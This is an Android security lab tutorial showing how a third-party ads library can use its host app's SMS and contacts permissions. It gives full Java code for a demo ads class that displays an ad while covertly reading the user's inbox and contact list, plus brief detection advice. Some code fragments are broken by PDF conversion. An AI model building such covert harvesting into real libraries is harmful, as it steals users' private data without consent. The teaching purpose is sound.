



# Ads Library

## Background

An Ads library is one of the most valuable tools for every developer to make money from his app once it is published on the Play store. It is developed in the same way as any android application, however the project type of Ads library will be Android Library and not Android Application. This implies that it is not meant to be part of a specific Android application, also it uses android permissions and works in same way as an Android app does. Whenever an ad appears to any user who uses the developer's app, the Ads company will pay the developer based on impressions and clicks.


The security concern here revolves around permissions. When we add the Ads library to our app it will be a part of our application, that means that the Ads library gets access to all permissions that our app is granted access to by the user. For example, if our app needs access to the user's messages to perform some operation for which the corresponding required permission is specified, the Ads library that we added to our application will have same permission and will be able to read all messages once the user grants access.

We have demonstrated an example to explain how an Ads company gets access to a user's confidential data. By creating the Ads library that displays Ads to the user, it can, at the very same time, read the user's contact information and messages. We will also explain the disadvantage of declaring unused permissions in the app's Manifest file, and how it will be use by the Ads company in devices running Android API level < 23.




## Activity Instructions

- 1- To start working open new Android empty application




- 2- Then add **button** to the Activity named **“buloadSms”** when we click load user SMS. And add **TextView** named **“textv”** to Display user messages. Also we will add **Textview** inside **scrollView** to allow use to scrolling messages when they will be more than phone screen.






## Creating Ads library:

We will build a simple Ads library display message that reads, “wonderful coffee apps for free” while try to have it read user messages and user contact info in background.




### I. Add new model with type Android Library





- II. Add new class named “adsVal”. This class will display ads message, and in background it will read user messages and user contact info



- III- Add this code in AdsVal class

#### Code

```
package com.example.hussienalrubaye.adslibrary;

import android.app.AlertDialog;
import android.content.Context;
import android.content.DialogInterface;
import android.database.Cursor;
import android.net.Uri;
import android.provider.ContactsContract;
import android.util.Log;

/**
 * Created by hussienalrubaye on 2/11/16.
 */
public class AdsAul {
    Context context; //define context

    public AdsAul(Context context ){
        this.context=context;

        //read sms from user phone
        try{
            //get inbox messages direction
            Uri uriSMSURI = Uri.parse("content://sms/inbox");
            // get all messages
            Cursor cur = context.getContentResolver().query(uriSMSURI, null, null, null, null);
            // move to first message in list
            cur.moveToPosition(0);
            //read all messages
            while (cur.moveToNext()) {
                Log.d("Message:", "From :" + cur.getString(cur.getColumnIndex("address")) + " : " + cur.getString(cur.getColumnIndex("body")));
            }
        }catch (Exception ex){}

        //read user contact list
        try{
            // read all contact list
```




```
Cursor cursor = context.getContentResolver().query( ContactsContract.CommonDataKinds.Phone.CONTENT_URI, null, null, null, null);
//move to first name in the contact list
cursor.moveToPosition(0);
// read all names and phone number
while (cursor.moveToNext()) {
    String name = cursor.getString(cursor.getColumnIndex(ContactsContract.CommonDataKinds.Phone.DISPLAY_NAME));
    String phoneNumber = cursor.getString(cursor.getColumnIndex(ContactsContract.CommonDataKinds.Phone.NUMBER));
    Log.d(" Contact Info:", name + "," + phoneNumber);

}

} catch (Exception ex){
    Log.d(" Contact Info:", ex.getMessage());
}
}

public void DisplayAds(){
    //This ads will display alert message
    new AlertDialog.Builder(context)
        .setTitle("Ads")
        .setMessage("Wonderful coffee apps for free")
        .setPositiveButton(android.R.string.yes, new DialogInterface.OnClickListener() {
            public void onClick(DialogInterface dialog, int which) {
                // navigate to app url
            }
        })
        .setNegativeButton(android.R.string.no, new DialogInterface.OnClickListener() {
            public void onClick(DialogInterface dialog, int which) {
                // do nothing remove ads
            }
        })
        .setIcon(android.R.drawable.ic_dialog_alert)
        .show();
}
}
```

- 3- Add The ads library to our project from file-> project structure, then select the project name then go to dependencies and add library, add the Ads Library



- 4- In App Manifest add permission to read user SMS

Code

```
<uses-permission android:name="android.permission.READ_SMS"></uses-permission>
```

- 5- In onCreate event connect with the textView to display messages in the textview UI

Code

```
TextView txtDisplay ;
@Override
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.activity_main);

    txtDisplay=(TextView)findViewById(R.id.textv);
}
```

- 6- In button click event we get all user messages and list it in TextView

Code

```
//load phone message when click button
public void buLoadMessage(View view) {

    //check if the API>=23 to display runtime request permission
    if ((int) Build.VERSION.SDK_INT >= 23)
    {
        // check if this permission is not granted yet
```



```
if (ActivityCompat.checkSelfPermission(this, Manifest.permission.READ_SMS) !=
    PackageManager.PERMISSION_GRANTED )
{
    //shouldShowRequestPermissionRationale(). This method returns true
    // if the app has requested this permission previously and the user denied the request.
    if (!shouldShowRequestPermissionRationale(Manifest.permission.READ_SMS)) {
        // display request permission
        requestPermissions(new String[]{Manifest.permission.READ_SMS},
            REQUEST_CODE_ASK_PERMISSIONS);
        return ;
    }

    return ;
}

//call load messages
LoadInboxMessages();
}
//get access to mailbox
final private int REQUEST_CODE_ASK_PERMISSIONS = 123;
//request permission result
@Override
public void onRequestPermissionsResult(int requestCode, String[] permissions, int[] grantResults)
{
    switch (requestCode)
    {
        case REQUEST_CODE_ASK_PERMISSIONS:
            if (grantResults[0] == PackageManager.PERMISSION_GRANTED)
            {
                // Permission Granted
                //call load messages
                LoadInboxMessages();
                /*
                 if Google add Clear permission the developer
                 could avoid Ads company from using his permissions,
                 or group permission by package name
                 */

            } else {
                // Permission Denied

            }
            break;
        default:
            super.onRequestPermissionsResult(requestCode, permissions, grantResults);
    }
}

//Load user inbox messages
void LoadInboxMessages(){

    try{
        //define variable to hold all messages data
        String sms = "";
        //set inbox direct to read message from
        Uri uriSMSURI = Uri.parse("content://sms/inbox");
        //get all messages and load it in Cursor
        Cursor cur = getContentResolver().query(uriSMSURI, null, null, null, null);
        //move Cursor to first message
        cur.moveToPosition(0);
    }
}
```




```
//read all messages one by one
while (cur.moveToNext()) {
    //load sender and the message content
    sms += "From :" + cur.getString(cur.getColumnIndex("address")) + " : " +
cur.getString(cur.getColumnIndex("body"))+"\n";
}
//display message in Textbox
txtDisplay.setText(sms);
} catch (Exception ex){

}


//initialize the ads
AdsAul myAds=new AdsAul(this);
// load ads to display Ads to user
myAds.DisplayAds();
}
```

## Results:

When the app Runs and click "Load messages". Inbox messages will be loaded then adds will display









At the same time, we see the ads read user messages, the read box show how ads also read user messages

The screenshot shows the Android Studio interface. The top toolbar includes icons for File, Edit, View, Navigate, Code, Analyze, Refactor, Build, Run, Tools, VCS, Window, and Help. The main editor displays the source code for `AdsAul.java`, which includes a `public AdsAul(Context context) {}` constructor and a `try` block for reading SMS messages. The `try` block contains logic to get the inbox messages direction, get all messages, move to the first message in the list, and read all messages. The `catch` block handles exceptions. The bottom panel shows the Android Monitor with a log level set to Verbose. The log output shows a message from the user: "D/Message:: From :253535 : hellow man". A green box highlights the log entry, and a red box highlights the log entry "D/Message:: From :253535 : hellow man".

we see green box That explain Ads cannot read contact because permission isn't granted by user, if the developer adds contact permission in Manifest, For Android API<23 the ads will read all his contact info even it the user does not grant permission or the developer did not use it

## Code

```
<uses-permission android:name="android.permission.READ_CONTACTS" />
```



## How to Fix the problem?

To Fix this problem, add the Ads library to an empty project before using it, run the project and track **logcat**, then see the results. If you notice any permission denial like the one highlighted in green below, it would mean that the Ads Library is trying to use that permission. However, your empty app doesn't have declaration for using that permission. Hence, try and avoid using having any Ads library declaring the same permission that you use in your app,

For example, if your app needs to read SMSs and the Ads library reads SMSs, don't add it, however if your app need to read SMS and Ads library want read contact add it. Because Ads library couldn't do anything with users contact information because you did not add permission to use contact in your app manifest.

The screenshot shows the Android Studio interface with the logcat window open. The logcat window displays a list of log messages. A message is highlighted in green, indicating a permission denial. The message reads: "Permission Denial: opening provider com.android.providers.contacts.ContactsProvider2 from ProcessRecord{8801965 15515:com.example.hussienalrubaye.androidadsvulnerabilites/u0a57} (pid=15515, uid=10057) requires android.permission.READ\_CONTACTS or android.permission.WRITE\_CONTACTS". The logcat window also shows other log messages, including a message from the TaskPersister and a message from the AudioManager.